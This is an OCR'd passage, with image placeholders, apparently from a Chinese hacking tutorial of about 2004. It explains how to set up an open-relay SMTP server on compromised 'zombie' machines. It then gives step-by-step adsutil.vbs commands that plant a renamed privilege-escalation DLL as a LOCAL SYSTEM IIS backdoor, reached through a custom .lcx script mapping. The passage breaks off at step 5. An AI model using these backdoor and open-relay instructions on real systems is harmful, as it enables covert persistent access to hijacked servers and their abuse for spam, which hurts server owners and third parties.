


图22




图23

“访问”选项卡中设置访问权限。单击“身份验证”，选择“匿名访问”(图24)，表示任何用户都可以发送，其他两项不用选择。




图24

单击“连接控制”中的“连接”和“中继限制”中的“中继”，选中“仅以下列表除外”，表示允许接入所有用户的访问，如图25、图26。

只要我们设置好了“默认SMTP虚拟服务器属性”的“常规”和“访问”这两个选项卡，我们的smtp服务器就基本构建成功，其它的选项卡用默认就可以了，我们现在已经能用自己的机器发信了，像我本机的smtp服务器的IP就是192.168.1.3，你就完全可以在outlook等发信软件在本机里采用这个IP来进行发信了，速度飙快。当然，你如果用肉鸡来做的话，smtp的IP就是肉鸡的外网IP。




图25




图26

7.命令行下进行IIS的相关设置

现在找肉鸡的主流HACK方式是通过各种溢出漏洞，但是这样入侵得来的肉鸡只会给你一个命令行下的shell，所以研究一下cmd下的IIS相关设置非常必要。在IIS 5.0中，微软也提供了指令行版本Iisreset.exe和众多的vbs附助工具。Iisreset.exe用法和参数的详细解释如下，你会看得清楚明白：

Iisreset参数解析

/RESTART：重新启动所有的Internet服务。

/START：启动所有的Internet服务。

/STOP：停止所有的Internet服务。

/REBOOT：电脑重新开机。

/REBOOTONERROR：当启动、停止或重新启动Internet服务时，若发生错误将重新开机。

/NOFORCE：若无法停止Internet服务，将不会强制终止Internet服务。

/TIMEOUT：val 在到达逾时时间（秒）时，仍未停止Internet服务，若指定 /REBOOTONERROR 参数，则电脑将会重新开机。预设值为重新启动20秒，停止60秒，重新开机0秒。

/STATUS：显示所有Internet服务的状态。

/ENABLE：启动"重新启动Internet服务"的功能。

/DISABLE：不启动"重新启动Internet服务"的功能。

这样，我们调用这个命令在HACKING中就非常方便，想要肉鸡重新启动，敲入Iisreset.exe/reboot就大功告成。

另外，IIS默认安装后，微软在C:\Inetpub\AdminScripts\下提供了20个vbs工具用于设置IIS，这20个工具在命令行下简直是无所不能、天下无敌。试举3例：

（1）利用findweb.vbs查找虚拟 Web 站点，命令格式：findweb.vbs -c 计算机名 www.域名.com，如下例：

```
C:\Inetpub\AdminScripts>findweb.vbs -c 192.168.1.3 www.haha.net
命令成功完成，cmd会返回：
Web Site Number = 1
Web Site Description = 默认 Web 站点
  Hostname = www.haha.net
  Port = 80
  IP Address = www.haha.net
```

（2）用Mkwebdir.vbs创建虚拟目录，设置物理目录d:\tool的虚拟目录名为tool。我在本机运行如下：

```
C:\Inetpub\AdminScripts>mkwebdir.vbs -c rich -w "默认 Web 站点" -v "tool","d:\tool"
命令成功完成，cmd会返回：
2004-3-4 21:08:34 : Accessing root for IIS://rich/W3svc/1
2004-3-4 21:08:43 : Done.
```

其中，命令行中的rich指的是我电脑的机器名，你可以在CMD模式下运行hostname命令得到你的机器名，"默认Web站点"这个虚拟站点的名称你可以用第1例的命令得到，这样做完后就会在"默认的web站点"的虚拟站点下建立完成这个tool的虚拟目录。

（3）显示管理树，键入下列两个命令之一：**disptree -a IIS://计算机名**或者 **disptree -a IIS://本地主机/w3svc -n**。

由于这个cmd返回信息太多，不再详细列出了。

在C:\Inetpub\AdminScripts目录下，众多强悍的VBS工具中最强大的当属于adsutil.vbs了。IIS的配置文件为MetaBase.bin，位于%SystemRoot%\system32\inetsrv\ MetaBase.bin，包含了几乎所有IIS的配置信息，是非常重要的系统文件。简单的说，我们在"intenet 服务管理器"中所作的一切设置最终都会被保存在MetaBase.bin中。在日常的系统管理中除了通过"intenet服务管理器"来对MetaBase.bin进行操作外，Windows还提供了一个脚本可以对MetaBase.bin进行操作，这个脚本就是adsutil.vbs。用它结合IIS的相关特性，完全可以在命令行下做出一个IIS的超级后门。如下例，我用idq.dll(袁哥写的，U漏洞里提升权限用的，可以传在scripts目录下用ispc来连接的idq.dll，已收录在光盘)配合adsutil.vbs做一个sp3下的IIS后门。

运用方法如下，我们分8步走，看看命令行下的快乐吧：

1. copy idq.dll %systemroot%\system32\iisapi.dll

将idq.dll copy到系统盘的system32目录下，重命名为iisapi.dll

2. 得到虚拟站点的情况

```
cscript adsutil.vbs enum /p /w3svc
[/w3svc/Info]
[/w3svc/Filters]
[/w3svc/1]
[/w3svc/2]——————————>这些就是虚拟站点了
[/w3svc/3]
[/w3svc/4]
```

3. 得到IIS所有的有特权的DLL

cscript adsutil.vbs get /W3SVC/InProcessIsapiApps

运行后查得如下dll:

"C:\WINNT\System32\idq.dll" "C:\WINNT\System32\inetsrv\httpext.dll" "C:\WINNT\System32\inetsrv\httpodbc.dll" "C:\WINNT\System32\inetsrv\ssinc.dll" "C:\WINNT\System32\msw3prt.dll"

4. 把得到IIS所有的有特权的DLL和将第1步copy过来的iisapi.dll设到InProcessIsapiApps组中，这样我们的后门就有了LOCAL SYSTEM权限。这步中要将第三步查到的dll都加在这里，如果你不加的话，原有特权在dll就会被删除。

cscript adsutil.vbs set /W3SVC/InProcessIsapiApps "C:\WINNT\System32\idq.dll" "C:\WINNT\System32\inetsrv\httpext.dll" "C:\WINNT\System32\inetsrv\httpodbc.dll" "C:\WINNT\System32\inetsrv\ssinc.dll" "C:\WINNT\System32\msw3prt.dll" "C:\WINNT\System32\iisapi.dll"

5. 设置映射

```
cscript adsutil.vbs set /w3svc/scriptmaps
".asp,C:\WINNT\System32\inetsrv\asp.dll,1,GET,HEAD,POST,TRACE"
".cer,C:\WINNT\System32\inetsrv\asp.dll,1,GET,HEAD,POST,TRACE"
".asa,C:\WINNT\System32\inetsrv\asp.dll,1,GET,HEAD,POST,TRACE"
".idc,C:\WINNT\System32\inetsrv\httpodbc.dll,1,OPTIONS,GET,HEAD,POST,PUT,DELETE,TRACE"
".shtm,C:\WINNT\System32\inetsrv\ssinc.dll,1,GET,POST"
".shtml,C:\WINNT\System32\inetsrv\ssinc.dll,1,GET,POST"
".stm,C:\WINNT\System32\inetsrv\ssinc.dll,1,GET,POST"
".lcx,C:\winnt\system32\iisapi.dll,3,GET,HEAD,POST"
```

这里是默认安装下，在原有IIS管理器中的映射加了一个.lcx的映射，用我们copy过来的iisapi.dll来解析，注意最后一行加的是.lcx的映射，你可以加个别的后缀名映射。

